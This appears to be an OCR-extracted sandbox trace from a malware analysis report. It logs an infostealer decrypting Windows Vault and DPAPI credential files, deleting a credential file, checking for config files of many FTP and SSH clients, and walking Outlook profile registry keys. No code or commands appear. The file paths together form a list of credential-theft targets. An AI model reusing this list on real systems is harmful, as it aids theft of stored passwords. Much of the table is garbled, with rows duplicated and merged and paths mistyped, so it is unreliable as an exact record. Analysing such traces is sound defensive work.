Call System API	API Name: BCryptDecrypt Args: (466c0000, ¢μ/?žh/W«!F¤kTiō-b*ţōµ;??āĒiD[Dp*?2úß, 64, 0, όγρŌ#Y,Ē]uŽ(¾Æ, 8, ¢μ/?žh/W«!F¤kTiō-b*ţōµ;??āĒiD[Dp*?2úß, 64, 0, όγρŌ#Y,Ē]uŽ(¾Æ, 8, ¢μ/?žh/W«!F¤kTiō-b*ţōµ;??āĒiD[Dp	2472	492
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\fa510838-3e42-49a5-a60f-f12b45c5e048 Type: VSDT_COM_DO S	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2472	492
Write File	Path: %APPDATA%Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\fa510838-3e42-49a5-a60f-f12b45c5e048 Type: VSDT_COM_DO S	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%IMicrosoft\Vault\) Return: 3	2472	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3	2472	492

Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Add File	Path: %LOCALAPPDATA%IMicrosoftlVaultl4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2472	492
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2472	492
Write File	Path: %LOCALAPPDATA%Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2472	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 470bdd90, 0, 0, 0) Return: 472252d0	2472	492
Call Filesystem API	API Name: FindNextFileW Args: (472252d0, 470bdd90) Return: 1	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, "VŒ, 8, , 280, 1191952528, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a32d0, kGŠĀ "TÝ!, 144, 0, &, 16, kGŠĀ "TÝ!, 144, 1191956608, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, "VCE, 8, , 280, 1191954768, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a60f0, VĚÉUÈ,Á, 112, 0, Hã'—, 16, VĚÉUÈ,Á, 112, 1191955504, 0) Return: 0	2472	492
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1	2472	492
Delete File	Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	2472	492
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%IMicrosoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 470bdd90, 0, 0, 0) Return: 47224ab0	2472	492
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args. (%PPDATA%FTPBoxlprofiles.conf) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%)Sherrod Computers\sherrod FTP\favorites) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTP Now\sites.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%NexusFile\userdata\ftpsite.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x66)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%VableFTP8\data\settings\ftpProfiles-j,jsd) Return: 0	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Read Registry Key	Value:	2588	2472
Read Registry Key Read Registry Key	Value: Type: REG_NONE	2588 2588	2472 2472
	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None		
Read Registry Key	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Value:		
Read Registry Key Detection	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE	2588	2472
Read Registry Key Detection Read Registry Key	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows NT\CurrentVersion\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588 2588	2472
Read Registry Key Detection Read Registry Key Read Registry Key	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2588 2588	2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE	2588 2588 2588	2472 2472 2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE	2588 2588 2588 2588	2472 2472 2472 2472 2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key Read Registry Key	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a628607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: Software\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2588 2588 2588	2472 2472 2472 2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key Read Registry Key Detection	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: Software\Microsoft\Windows NT\Current\Version\Windows NT\Current\	2588 2588 2588 2588	2472 2472 2472 2472 2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key Detection Read Registry Key Read Registry Key Detection	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\C	2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472
Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key Detection Read Registry Key Read Registry Key Detection Read Registry Key Detection	Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None Threat Characteristic: Modifies important registry entries to perform roque functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Threat Characteristic: Modifies important registry entries to perform roque functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform roque functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None Threat Characteristic: Modifies important registry entries to perform roque functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472


Read Registry Key Read Registry Key Detection Read Registry Key Read Registry Key	Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\	2588 2588	2472
Read Registry Key Detection Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions		2472
Detection Read Registry Key	Threat Characteristic: Modifies important registry entries to perform rogue functions		
Read Registry Key		2300	2472
	Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non e	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\\Windows NT\Current\Version\\Windows Messaging Subsystem\\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Valu	2588	2472

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software/Microsoft/Windows NT/Current/Version/Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\) Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
